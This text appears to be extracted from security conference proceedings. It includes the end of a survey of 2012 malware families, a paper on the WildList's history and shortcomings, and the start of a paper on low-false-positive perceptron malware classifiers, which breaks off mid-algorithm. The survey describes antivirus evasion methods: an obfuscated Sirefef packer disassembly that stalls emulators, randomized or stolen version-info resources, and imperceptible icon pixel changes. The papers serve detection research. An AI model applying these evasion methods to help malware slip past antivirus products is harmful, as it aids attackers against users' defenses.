


Figure 1: New malware versions in 2012

as being shown in Figure 2.

Figure 2 present the number of updates that malware creators provide for existing versions of a malware family on every week of the year.

From Figure 1 and Figure 2 can be observed that the Zbot family is the one that is most active in terms of providing updates to existing versions, or even new malware versions, while the Vundo family spreads a considerably smaller amount of new binaries.

The Sirefef family, even if it spreads new malware versions at longer periods of time, it constantly updates the existing ones.

Regarding the Vundo family, it can be observed that in the first third of the year it was quite active, but in the rest of the year its presence was more discrete.

5 Common detection evasion techniques

Each cluster generated in the previous step describes a certain version of a malware. We wanted to find out which are the most common modifications that the malware creators perform in order to bypass the anti-virus detection. This is very useful for the malware analysts when developing malware detections. Knowing this common modifications for each family can help the




Figure 2: Malware versions updates in 2012

malware analyst to provide a more proactive detection, independent of the file characteristics which are most likely to be changed.

One of the most common techniques used by the malware creators in order to bypass the anti-virus detection consists of code obfuscation. Obfuscation makes the malicious file code more difficult to be analysed by a malware analyst, leading to an increased amount of time spent to analyse a sample. It is very difficult to distinguish automatically between the obfuscated code and the one that is not obfuscated. This causes many difficulties to those detections based on the instructions flow.

This technique is used by all of these malware families and it consists of using a custom made obfuscated file packer in order to protect the malicious code. Due to the diversity of randomly chosen instructions used to obfuscate the packer's code, many times the anti-malware emulators fails to unpack the malware's code.

Table 2 present the first instruction from the entry point of a sirefef sample. As it can be seen in the instructions flow, it uses two jumps, one of them just between the push instructions that transmit the parameters for the call instruction. At address 0041960E, it calls the CharNextExA API, which being rarely used is not handled by most of the existing emulators. Due to this fact, for this sample, the emulation process ends at this call instruction,

.text:00419454		push ebp	
.text:00419455		mov ebp, esp	
.text:00419457		and esp, 0FFFFFFF8h	
.text:0041945A		sub esp, 9Ch	
.text:00419460		push ebx	
.text:00419461		jmp loc_419532	
.text:00419532	loc_419532:		
.text:00419532		push esi	; lpLastAccessTime
.text:00419533		push edi	; lpCreationTime
.text:00419534		push 0	; dwFlags
.text:00419536		push offset CurrentChar	; "rieuritrkjkgfldglfdjghofidjghdfhgf"
.text:0041953B		jmp loc_41960C	
.text:0041960C	loc_41960C:		
.text:0041960C		push 0	; CodePage
.text:0041960E		call ds:CharNextExA	
.text:00419614		mov al, [eax+1]	
.text:00419617		cmp al, byte ptr CurrentChar+2	
.text:0041961D		jz loc_41962B	

Table 2: Sirefef asm code

failing to unpack it. In a real enviroment, this code sequence will be executed normally and the sample will infect the host system.

Another common detection evasion technique consists of modifying the file geometry. This includes a wide range of changes that can be performed, including modifications regarding the number and size of sections, the number of directories, the number and the types of resources, the entry-point section, directory's sections, sections code entropy and so on.

Other modifications that are often met mainly at malware files that belong to the Zbot family or Vundo family are the random strings used for the section names, for the resource names, for the export names and also for the fields that are part of the file's version name. Many times these strings are generated using several patterns, which are frequently updated.

CompanyName: Packard Bell BV FileDescription: With Enigma Gnaws Brian Gash Spite FileVersion: 3.10 InternalName: Brain Wyatt Beggar LegalCopyright: Wells Soggy Sends Avid 1995-2011 OriginalFileName: Abase.exe ProductName: Spoke Fizz Juice ProductVersion: 3.10	CompanyName: Belkin Corporation FileDescription: Piers Bogus View FileVersion: 8.8 InternalName: Quack Media Waldo LegalCopyright: Royal (Whoa Fence) 1999-2008 OriginalFileName: Tx5baojo5srl.exe ProductName: Zowie ProductVersion: 8.8
CompanyName:Prolific Technology Inc. FileDescription: Lenny FileVersion: 1.9 InternalName: Cried Spits Fop Emma LegalCopyright:Retch Psi Wages Antic 2003-2005 OriginalFileName: Fad.exe ProductName: Store Bye Jury Tent ProductVersion: 1.9	CompanyName: Packard Bell BV FileDescription: Need Bush Realm Rayon FileVersion: 2.6 InternalName: Swing Puff Dally Meteor Lets Late LegalCopyright: Quake Pleas Perch Igor 2001-2006 OriginalFileName: Lazy.exe ProductName: Womb Woes Work ProductVersion: 2.6

Table 3: Version Info resources

In Table 3 are presented 4 version info resources that belong to 4 samples from a Zbot version. Being built using the same pattern, they are generated in order to simulate a version info resource of a legitimate file. The "Company Name" field consists of the name of a known company. This field and the "Original File Name" field are the only ones that can contain words longer than 6 characters. The "Original File Name" has also the restrictions of not containing spaces and ends with the .exe extension. The "Internal Name", "Product Name" and "Legal Copyright" contains words no longer than 6 characters, all of them beginning with a capital letter. Moreover, the "Legal Copyright" field ends with two numbers representing two years, separated by a short line character.

A frequently used technique by the Zbot and FakeAlert creators consists of adding different unused resources to the binary, using different languages for them such as Nordic languages, Spanish languages, German language or French language.

A specific characteristic to the Sirefef family is that they steal the version info resource from legitimate files that belong to the Microsoft operating system and they also try to match as much as possible with the windows files, regarding the file geometry. When updating an existing version, the Sirefef's creators use to change the existing version info with another one stolen from another legitimate file that belongs to the operating system and tries to adopt its characteristics regarding the file geometry.

A characteristic found at versions that belong to each of the 4 families is the use of version info resources stolen from binaries that belong to legitimate applications. The malware creators usually use a stolen version info resource for a couple of days and then they update the malware changing its version info resource with another one stolen from a legitimate application. The resources theft is also implemented regarding the icon resources.

Another interesting update delivered by the malware creators for both Zbot and Sirefef malware during the 2012 year consisted of adding digital signatures to their samples, even if most of the times it was invalid.

A polymorphic modification specific to the FakeAlert family is the very high frequency in which they change the samples icon. A more detailed study on this topic is presented in the next case study.

6 FakeAlert icons. Case study

Most of the icons a malware of this type uses look like a shield with different variations. The following picture (Figure 3) shows the list of some of the most common icon used in the last year by FakeAlert family.



Figure 3: Shield based FakeAlert icons

Besides this type of icons other are used as well (usually related to error message / alert messages or different Windows like icons), shown in Figure 4.



Figure 4: Error/Windows like FakeAlert icons

In each of these cases the icons were used for a large period of time with some modification to the image. Table 4 shows the most used icons and the weeks a new version of that icon have appeared.

Icon	Weeks
	3,4,5,7,12,35,42,46
	0,1,2,3,14,48
	13,14,17,24,31,37,39,40
	28,30,33,34,49
	37, 40,41,44,45,46,47,49

Table 4: Most common icons in FakeAlert family and weeks when they changed

Since most of the vendors have different methods that they can use for malware detection based on the icon, several methods are used in the FakeAlert family to adjust an icon in such a way so that it will look very similar to the original one (virtually identical to the naked eye) but different from the binary point of view.

- Adding some pixels with a very low Alpha channel (0 or 1). Since Alpha channel controls transparency (0 means completely transparent) then adding a pixel with the alpha channel closer to 0 will not render that colour at all. The two images shown below (Figure 5) are magnified (4 times) and they look identically. However the last image of the set represents the difference between those images (a black point means that at that point both images are identical and a red point means that they are different). As it can be seen, the two pictures have exactly 4 pixels different (created with Alpha channel adjustments).



Figure 5: Alpha channel difference

- Sharpening an image



Figure 6: Sharpening an image

This technique creates two different images (Figure 6). While these images look different, when minimized they look very similar.

- Adjusting the RGB value of all or some of the pixels from an icon. The idea is to select some pixel and adjust some of the RGB channels with a slightly different value (for example by adding small value like 1 or 2).



Figure 7: Icons with slightly different value for some pixels

Even if the two icons in the previous image (Figure 7) look identical, from the binary point of view they are completely different (only 7 pixels are identical on this two images – this means that more than 99.7% of this images are different).

- Changing the shade of the same image (ex. Figure 8). In some cases this is obvious to the naked eye as well, in other it is more difficult to observe.



Figure 8: Different shade icons

- Add some pixels with a random colour to the image:



Figure 9: Adding some extra pixels to an icon

The previous image (Figure 9) has been magnified 5 times. As it can be seen, some pixels with different colour were added to the image. However, in this case only 26 pixels were added (this means that less the 2.6% of the image is modified). When dealing with very small images (this is in fact a 32x32 pixel icon, these modification are not visible to the naked eye).

7 Conclusions

In order to build a stronger proactive detection for a widespread malware family, a survey on its evolution is very useful. Finding the most common changes that malware creators perform in their binaries help the malware analyst in the development process of new detection mechanisms. This survey presents the results of an one year process of monitoring 4 of the most common malware families. Several statistics regarding the frequency the malware creators provide new binaries are presented for each of the 4 monitored families. Besides these statistics, the most common changes performed by the malware creators are highlighted, some of them being presented in more details.

One of the issues that had to be performed to make the data set of files usable for our purpose was to identify all different versions for a malware family. We have provided an automated mechanism to handle this issue using a distances based clustering algorithm. This clustering technique for malicious files can be successfully used in other purposes too, such as grouping files that have to be analysed by a malware analyst according to the similarities between them. In this way, he can analyse a group of files once, instead analysing a single file.

References

- [1] <http://www.av-test.org/en/statistics/malware/>.
- [2] <https://zeustracker.abuse.ch/statistic.php>.
- [3] <http://www.microsoft.com/security/portal/>.
- [4] Archit Gupta, Pavan Kuppili, Aditya Akella, and Paul Barford. An empirical study of malware evolution. In *Communication Systems and Networks and Workshops, 2009. COMSNETS 2009. First International*, pages 1 –10, jan. 2009.
- [5] Dimitris Iliopoulos, Christoph Adami, and Peter Szor. Darwin inside the machines: Malware evolution and the consequences for computer security. *CoRR*, abs/1111.2503, 2011.
- [6] Tonimir Kisasondi, Domagoj Klasic, and Zeljko Hutinski. A multiple layered approach to malware identification and classification problem.

- In *Proceeding of the 21st Central European Conference on Information and Intelligent Systems, 2010*, pages 429–433, jul. 2010.
- [7] Eugene Krause. *Taxicab Geometry : an adventure in non-Euclidean geometry*. Dover Publications, New York, 1987.
 - [8] McAfee Labs. 2012 threat predictions. Technical report. <http://www.mcafee.com/us/resources/reports/rp-threat-predictions-2012.pdf>.
 - [9] Microsoft. The evolution of malware and the threat landscape - a 10-year review. Technical report, feb. 2012.
 - [10] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford-Chen, and Nicholas Weaver. Inside the slammer worm. *IEEE Security & Privacy*, 1(4):33–39, 2003.
 - [11] Juniper Networks. The evolving threat landscape. Technical report, 2012. <http://www.juniper.net/us/en/local/pdf/whitepapers/2000371-en.pdf>.
 - [12] Srikanth Ramu. Mobile malware evolution, detection and defense. apr. 2012.
 - [13] Guanhua Yan, Guanling Chen, Stephan Eidenbenz, and Nan Li. Malware propagation in online social networks: nature, dynamics, and defense implications. In Bruce S. N. Cheung, Lucas Chi Kwong Hui, Ravi S. Sandhu, and Duncan S. Wong, editors, *ASIACCS*, pages 196–206. ACM, 2011.

What is the evolution of the WildList, and what is its future?

Olivier FERRAND

ESIEA : Operational Cryptology and Virology Laboratory (CVO)

ferrand@esica-ouest.fr

About Authors

Olivier Ferrand is a Ph.D. student in Computer Science, specialisation: Computer Security. He works at the Operational Cryptology and Virology lab. His research focuses on security of computer systems and virology defense. E-mail: olivier.ferrand@esica-ouest.fr

Keywords

Malware, MD5 checksum, Malware Detection, Wildlist, Anti-Virus

Abstract

The WildList is a project started in 2003. Its goal is to take an inventory of the malicious programs which are discovered by the computer of unsuspecting users. To appear into the WildList any virus must be report by two reporters at least.

In this paper, we present the evolution of the WildList. We extract different data, like the number of reporters per months or the average life cycle of a malware in the WildList.

In the second part of the document we deal with the limitations of the WildList. Actually the WildList is only maintained using a MD5-like hash and there is no relationship between this hash and the name of any virus, except by the main team. The WildList does not give any information about the malware, like the size, the format (PE, ELF, script, ...). In this sense, we can ask the question: "Is the WildList still useful?" and we can interrogate ourselves about its future.

Introduction

Started in 2003 the Wildlist Organization [2] is a reference for the Antiviral domain. Working with the Computer Antivirus Researchers Organization also know as CARO [1], this project has grown indeed. The goal is to identify the malware in the wild, *i.e.* malware that we can actually find on the computer of a person. In this document we will discuss about two main points. The first is about the creation of the wildlist, who and how many personn work on it and for how many virus? In the second part, we will discuss about the limitations of the Wildlist.

1 Wildlist creation

Since 1993, the Wildlist gives us information about the malware which are in the wild. The following table shows us how much reports were generated per year.

Year	Number of reports
1993	4
1994	5
1995	9
1996	9
1997	9
1998	10
1999	12
2000	11
2001	11
2002	12
2003	11
2004	12
2005	11
2006	12
2007	12
2008	12
2009	12
2010	12
2011	11
2012	12

As we can see, from 1999 WildList provided us with monthly reports, excepted for few times where there is no information.

With all the reports it is possible to extract information about the reporters and the life cycle for the malwares.

1.1 Reporters of the Wildlist

The official number of reporters in the Wildlist is 146. They are not all in activity because some of them have stoped and some of them are new in the Wildlist. One important point is that 31 AntiVirus and security companies

Year	R1	R2	R3	R4	R5	R6	R7	R8	R9	R10	R11	R12
1993	11	12										
1994	16	16	16	16								
1995	16	16	19	24	25	27	30	33	33			
1996	37	37	37	39	38	42	42	44	45			
1997	46	46	46	45	45	46	46	46	46			
1998	46	47	47	47	47	47	47	47	46	46		
1999	45	46	46	48	50	50	51	55	56	56	57	59
2000	59	61	61	51	62	62	62	63	63	61	61	
2001	63	62	63	63	64	64	64	70	69	70		
2002	70	70	70	70	70	70	70	70	70	70	70	73
2003	73	73	73	73	73	73	73	73	75	75	75	
2004	76	76	77	78	78	78	80	80	81	81	81	81
2005	80	80	80	80	80	80	80	80	80	80	80	
2006	80	80	80	80	80	80	80	80	80	80	80	80
2007	80	80	80	80	80	80	80	80	80	80	80	80
2008	80	80	80	80	80	80	80	80	80	80	81	81
2009	81	81	82	82	82	82	83	83	84	84	84	84
2010	84	85	84	84	85	85	86	86	86	86	88	88
2011	88	88	89	89	89	88	nc	nc	nc	nc	nc	nc

are currently present and some of them have two or three members into the list.

The next table shows how many reporters are working on a report.

For the last reports we assume that there are 140 reporters using the official list of reporters but only 49 active. In this way, we can see that the number increased sharply since mid-2011. Another parameter is that we do not know the exact number of participants for each report so we can admit that movement remains stable from one report to another. To conclude with this table, the number of members has never fallen and this is the clear proof that the Wildlist is still used and that even if it could be improved.

1.2 Entries in the Wildlist

In this section we will speak about the entries in the wildlist. How many are added and how many are removed. We will count the number of repawning files.

1.2.1 Added and removed entries

Because the firsts years are not very readable and that malware were not especially popular, we will begin the study added that the last 10 years files

Year	added	removed
2002	224	68
2003	336	62
2004	1590	73
2005	3362	38
2006	2981	116
2007	2661	424
2008	2469	2134
2009	1749	1352
2010	1220	1743
2011	1219	1396
2012	1224	1365

The table shows that after adding a lot of malware entries, a balance appears between adding and removing. We can suppose that for the future for one new entry, an old entry will be removed. It is worth noticing that we do not know how many occurrences of a malware are found. So it is impossible to make a top 10 or top 100 of the malware and anyway it is not the goal of the WildList, but sometimes this kind of information would be welcome in order to prevent some specific infection or to avoid some hysterical threat marketing of a few AV vendors.

1.2.2 Comeback

Following the same scheme, we will only analyze the 10 pasts years.

Year	Comeback
2002	48
2003	31
2004	0
2005	2
2006	72
2007	196
2008	79
2009	178
2010	210
2011	88
2012	155

Over the study period we observed that the number of malware returning is 5 percent of new strains. We can see that 10 percent of the removed malware have the possibility to reappear. If we take the case of the virus *W32/Goner.A*, we see that its first apparition is in December 2001. It was removed in April 2006, reappears on August 2006 and definitely has been removed in March 2007.

But for the malware *W32/Heretic* the case is a little bit different. It was created in June 2005 and removed in December 2006. It reappeared in May 2007 and removed in March 2008 before being re-add in April 2008. With this sample we can admit that even if a malware disappears, it is able to be back one or more time again, but some AntiVirus does not keep thoses entries.

2 Limitations

The wildlist identification follows the same scheme since 2003. But actually, a few problems appear. In this part we will discuss about three points.

2.1 Hashes

The first point and certainly the most important is the question about the hashes. As showned in [4, 5] there is easy to create a new file with the same hash. It is critical to stress on the fact that the WildList does not give us the file size. This makes all the more difficult to find the right malware where we would fall on files with the same hash.

For a good improvement it will be interesting that the Wildlist gives more information about the malware. For example, the general hash with the sha256 or sha512 algorithm, the real size of the file and some other information about the file.

2.2 Names

As already mentioned by Bontchev in his paper [3], WildList has concerns about the naming. For an important majority of the files, there is only the name of the family and the number of variants found, but we do not know the real version and variant of the malware. For example, if we take the *Conficker* malware, each new version is known under the name *W32/Conficker!ITW#?* where ? is the number of each new occurrence.

Another sample is to take a malware written with the script language *autoit*. The responding name will follow the scheme *W32/Autoit!ITW#?*. So how can we know the real name of the malware and be sure that we are in front of the correct malware that we are looking for ? One of the simplest solutions is to create a naming convention that identifies malware simply and without worries variant. Perhaps the complete change of the naming convention from the CARO should be envisaged.

2.3 File type

The last point is the file type taken into consideration when creating the WildList. Since few months the wildlist gives only the name of the malware but not the type of the file. In the past, the type of the file was given for the special files like scripts or macros. Today we are not able to know what

is the type of the malware that we have to analyze. An improvement would be to give the file type for each identification. Thus we would be able to determine if the malware is a file type that interests us or not and in the case of a collision hashes we could determine with certainty to have the right kind of file.

Conclusion

As we saw, in this document, the Wildlist tries to keep the best list of malware that we can find, but some information are missing and it can be a little confused. The Wildlist could be more powerful if it evolved in of its functioning. For example, if we change the current hash for a sha256 hash and if we give the size of the malware, it will me more easier to find it. The second important thing to do is to deliver the name of the malware is a normalized way because presently it is a name given by the CARO and not by the real Anti-Virus industry. However, despite these concerns, it is very useful in the field of anti-viral fight.

References

- [1] Computer antivirus research organization. <http://www.caro.org/>, 2013.
- [2] Wildlist organization. www.wildlist.org/, April 2013.
- [3] Dr Vesselin Bontchev. The wildliststill useful? <http://www.people.frisk-software.com/~bontchev/papers/wildlist.html>, 1999.
- [4] Peter Selinger. Md5 collision demo. <http://www.mathstat.dal.ca/~selinger/md5collision/>, 2006.
- [5] Xiaoyun Wang and Hongbo Yu. How to break md5 and other hash functions, 2005.

Building a practical and reliable classifier for malware detection

Cristina Vatamanu, Dragoş Gavriluţ, Răzvan-Mihai Benchea

About Authors

Cristina Vatamanu

MsC student at the "Gheorghe Asachi" Univerisity of Iasi, Romania

Bitdefender Anti-Malware Laboratory, Iasi - Romania

Contact Details: 37 Sfantul Lazar Street, Solomons Building, Iasi, Romania, tel +40 232 232 222 e-mail cvatamanu@bitdefender.com

Dragoş Gavriluţ

Teaching Assistant, PhD at the "Alexandru Ioan Cuza" Univerisity of Iasi, Romania

Bitdefender Anti-Malware Laboratory, Iasi - Romania

Contact Details: 37 Sfantul Lazar Street, Solomons Building, Iasi, Romania, tel +40 232 232 222 e-mail dgavrilut@bitdefender.com

Răzvan-Mihai Benchea

PhD. student at the "Alexandru Ioan Cuza" Univerisity of Iasi, Romania

Bitdefender Anti-Malware Laboratory, Iasi - Romania

Contact Details: 37 Sfantul Lazar Street, Solomons Building, Iasi, Romania, tel +40 232 232 222 e-mail rbechea@bitdefender.com

Keywords

Malware Detection, One Side Class Algorithm, False Positives, Machine Learning, Large Data Sets.

Building a practical and reliable classifier for malware detection

Abstract

Having a machine learning algorithm that can correctly classify malicious software has become a necessity as old methods of detection based on hashes and hand written heuristics tend to fail when dealing with the intensive flow of new malware. However, in order to be practical, the machine learning classifiers must also have a reasonable training time and a very small amount, preferably zero, of false positives. There were a few authors who addressed both these issues in their papers but creating such a model is more difficult when more than 3 million files are involved/needed in the training.

We mapped a zero false positive perceptron in a new space, applied a feature selection algorithm and used the resulted model in an ensemble, voting or a rule based clustering system we've managed to achieve a detection rate around 99% and 0.07% false positives while keeping the training time suitable for large data sets.

1 Introduction

Due to the exponential increase in the number of malware pieces in the last years [3], a good solution is to detect malicious software using a machine learning algorithm. Standard detection techniques (ex: using hashes to detect parts of a file) are no longer feasible due to the rapid changes that appear in important malware families. Even though there are many machine learning algorithms that can be used to classify malware, most of them are not practical when used on very large data sets (millions of records and hundred of features) because of their training time complexity. Training time is important as different versions of the same malware can appear at intervals of a couple of hours rendering slow training algorithms inefficient. Another important criteria for choosing the best algorithm for malware detection is the ability to be modified in order to achieve a zero (or very close to zero) false positives.

We chose the perceptron algorithm because of its ability to parallelize (a necessary thing when dealing with large data sets) and its relatively low time complexity. Another useful feature of the perceptron algorithm is its

ability to be fine-tuned in case of false alarms [10]. Despite all its advantages, the perceptron has one significant shortcoming. The perceptron, unlike other machine learning algorithms (i.e: neural networks) cannot create features, leaving this task exclusively to the programmer. Theoretically, the perceptron can provide the same classification as any other machine learning algorithm with the right features.

Our work is a follow-up to the research conducted in paper [9]. The authors present a modified perceptron algorithm that can achieve a low number of false positives with a medium detection rate. In order to increase the detection the authors applied the kernel trick method [1] which increased the number of features exponentially. Despite a higher detection rate, this method yields a higher time complexity rendering the algorithm unsuited for very large data sets. The algorithm presented in the previous paper (named one side class perceptron) was further optimized in order to increase its training speed ([10]). Another part that further needs optimization is the way features are combined in order to increase the detection rate while keeping the algorithm practical in terms of time complexity. This issue along with other methods to increase the one side class algorithm's detection is addressed in this paper.

In our previous work [10] we've created a new algorithm, name OSC3 (one side class 3) by modifying the perceptron algorithm to produce a medium detection rate in a practical amount of time while training for zero false positives. Despite our initial recommendation of using this algorithm in conjunction with other detection methods for a greater detection rate, we now believe that this algorithm has even better chances to provide better malware detection by further modifying it. This paper focuses on presenting the proper methods to achieve this goal. We concentrated on the features used by the algorithm. By using the kernel trick [1] that is basically a combination of all features between every record with all the rest others we created a new set of features that gave the algorithm a new perspective over the data. Several functions are used for the combination and their advantages are also analyzed. Given the fact that this method increases the complexity in an exponent manner, we concentrated part of our work on selecting the most relevant features. By using different features with the OSC3 algorithm we achieved different classifiers, each of them with zero false positives and correctly classifying a different part of the elements from the other class. We've analyzed different to combine the classifiers to achieve a better detection rate. By applying these optimizations we've managed to increase the

detection rate from 53% to 99% while keeping the false positive level very close to zero.

2 Related work

The perceptron algorithm introduced by Frank Rosenblatt in 1958 [17] marked the beginning of machine learning and gave a new direction to the classification problem. In its basic form, it mimics the way a neuron cell works by applying a signum function over a linear combination of the inputs and weights of the synapses. Even though its use has decreased over time, being replaced by other machine learning algorithms, the perceptron algorithm remains a very useful tool for classifying large data sets due to its simplicity and its ability to be parallelized.

In order to provide parallelization to the algorithm, the authors in [16] modified it so it would adjust the separating plan after having observed the whole training set. Because the order of the elements no longer affects the final result, the algorithm can be ran in a parallel manner by using the map-reduce paradigm [6]. The advantages of running the perceptron on a distributed system were studied by the authors in [4] and [20]. Similar work was carried out by the authors in [14] by using several processing cores with shared memory to perform a stochastic gradient descent and a combination of results. Even though in its simple form the map-reduce paradigm suggests to mix the results after each parallel training unit has finished processing its shard of the data, the authors in [16] showed that a straight-forward parameter mixing is not appropriate for the perceptron algorithm.

One major setback of the perceptron is the fact that it needs the right features to achieve a good classification. The individual creation of these features means a considerable amount of work for a programmer and it also poses the risk of creating irrelevant features. This is the reason why many prefer to create these features automatically and keep only a part of them based on a feature selection algorithm. This method however can skip a lot of the features a programmer can easily spot. The algorithm we designed combines the control of the manual features with the increased detection rate of the automatic features. Other methods of creating and selecting features were also studied. The authors in [15] provide a way to optimize a compiler by continuously creating features with a genetic algorithm and keeping only those that provide good results based on a machine learning tool. Fuzzy pattern recognition was used by authors in [23] in order to create features from

extracted windows API calls. The method was based on dynamic analysis meaning that an antivirus had to run the malware to detect it. The method is also not feasible when dealing with a high number of malware samples. This is probably why the tests were performed on a very small set of files. The authors from [11] carried on this research and modified the algorithm to use static features. The number of tested files is still very small (120 benign and 100 malicious) which can lead to inaccurate results. Other authors, including those in [5], addressed the issue of using groups of API calls as features. Both malware and clean files are run in a virtual machine and features are created based on the API calls. Next, a feature selection algorithm is run in order to select the best features. The classification tool used is a support vector machine. Based on the idea that the strings and the API calls provide important semantics and can show the executable intent, the authors in [21] have created features that incorporate just that. The features were further filtered by applying a Max-Relevance algorithm. By extracting dynamic features (mainly API calls) and applying the Information Gain to filter them before sending to a voted perceptron, the authors in [2] achieved a 99% detection rate and 1% false positives. However the authors did not specify the number of malware and clean files tested, so we cannot know how much that 1% really means. In order to train a classifier for a high detection rate in malware detection and a low number of false positives, the authors in [12] provide a new mechanism of feature selection. The idea is to combine more features and select only the ones that are representative for the subclass the author needs to classify and add them to a subset. For malware detection, there will be two feature subsets, one to detect clean files, and the other the malicious files. After removing redundant features and combining the two subsets a new set of features will be created. This set will go through the same process as the original one until a final set is reached.

Apart from the effort invested into the optimization of the training speed and the accuracy of the algorithm, special attention should also be given to the issue of false positives. In special cases, such as the anti malware industry, a false alarm can do greater harm than not detecting a malware. For instance, not detecting a sample is not as harmful as deleting a system file or an important document. As far as we know, little research has been done with respect to limiting the number of false positives for malware detection systems. The authors in [19] studied many machine learning algorithms to detect spam messages while trying to limit the number of false positives. They came to the conclusion that the perceptron cannot be altered to limit the

number of false alarms. Other papers came however to another conclusion. A zero false positive perceptron was studied by authors in [9] and was further optimized by us in a previous paper [10]. In its basic form, the algorithm is made up of a standard perceptron algorithm and another part that aims to eliminate false positives. In each iteration, after the perceptron adjusts the separating plan, another algorithm will adapt it to correctly classify all the elements from one class. Thus, at the end of each iteration all the elements from one class will be correctly classified. The authors in [22] are looking into a new strategy to limit the number of false positives and false negatives. The main idea is to do the training in two stages. The first stage is done on the whole training set and its aim is to discard the easy detectable samples (good and spam). The second one is done on the remaining samples and its purpose is to make a classifier able to detect the spam samples that resemble much with the clean emails. The issue of achieving a low positive classifier was also addressed by the authors in [13] by using a cost sensitive support vector machine. The cost sensitive classifier approach was also studied by the authors in [7] but their method is not specific to support vector machines. In order to increase accuracy, 53 several spam classifiers are combined in a voting manner. The authors conclude that the combination provides better results than the best classifier and in order to achieve the same performance only half of the classifiers are needed.

3 Discussion - Improving the detection of perceptron-based algorithms

Over the past years malicious software has evolved to the point where new versions of the same malware family can appear every couple of hours. This is the main reason machine learning is considered a detection mechanism. Unfortunately this is not enough.

It is important that used algorithms have a short training time when dealing big malware streams and have a feasible model for the new malicious files.

Being able to have a quick response is not the only important point. In the AV industry, few false positives (close to 0) is a critical demand. The OSC-3 version [10] can achieve this requirement. Basically, the training process needs to be divided into two steps: a training step (where all the records are used) and a class minimize step (where only the clean files are used). At the end of the class minimize step all the clean files are correctly classified.

After achieving these demands the next step is to improve the detection of these algorithms by following some steps:

1. Improve data separability using:
 - (a) Kernel function.
 - (b) Create new features.
 - (c) Obtain new features using old ones.
2. Combine algorithms:
 - (a) Vote System.
 - (b) Ensemble System.
 - (c) Clustering hybrid method.

3.1 Improve Data Separability

3.1.1 Kernel functions

While in theory this method gives good results, in practice it is not feasible. The number of operations in case of kernel functions is $|R| \times |R| \times m$ ('R' is the set of records, 'm' is the number of features) while in case of a simple perceptron it is $|R| \times m$. If we consider a data-base of 22 million records, the time required to complete the training process in the second case would be 22.000.000 times bigger. Also, using a Gram Matrix in this case is not feasible. The size of this matrix, for an end-point product, would reflect on the the client computer and an AV product can't afford to allocate this kind of storage on the computer of a average user.

3.1.2 Create new features

Over the past few years, the number of new malicious files that appear every day has increased significantly. Most malware creators change their old variant of malware until the new version will pass undetected by most AV products. This issue stresses the constant demand for new features. Over the last four years we've manage to create over 20.000 features, of which some 60% are Boolean type while the rest are values.

3.1.3 Obtain new features from the old ones

Since the most common method to obtain new versions of malware is to change some aspects of the initial file (add a new section, change the packer) a method to improve detection is to obtain new features from the old ones.

Two approaches were considered. The first one is to create new Boolean features from the old value-based ones. This can be achieved either by using one value-based at a time (e.g. from the feature 'file size' (a numeric value) it can be obtained the Boolean record 'if the file size is greater than a specific threshold) or by using multiple value-based features in a Boolean expression ($valueOf(feats_1) + valueOf(feats_2) > 50$). The downside of this method is that from a practical point of view it is not suitable. The time needed to gather information from a big data base is very large. For example for a data base with 32 million of records, the time needed to extract the information about the size of each file (using a 16-core computer) was 15 minutes. For 600 value-based features it will be required 600×15 minutes = 150 hours = approximately 7 days.

Another way to obtain new features is use the old Boolean features and apply Boolean operators such as AND, OR, XOR over two or more features. The next algorithm (Alg. 1) illustrates a simple way of mapping every two features into a higher space.

To facilitate the writing of the following algorithms, we considered these abbreviations:

1. *Record* $\rightarrow R$
2. *Features* $\rightarrow F$
3. *Label* $\rightarrow L$

Algorithm 1 MapAllFeatures algorithm

```

1: function MapAllFeatures(R)
2:   newFeatures  $\leftarrow \emptyset$ ;
3:   for  $i = 1 \rightarrow |R.F|$  do
4:     for  $j = i \rightarrow |R.F|$  do
5:       newFeatures  $\leftarrow \text{newFeatures} \cup R.F_i \mid \overline{OP} \mid R.F_j$ ;
6:     end for
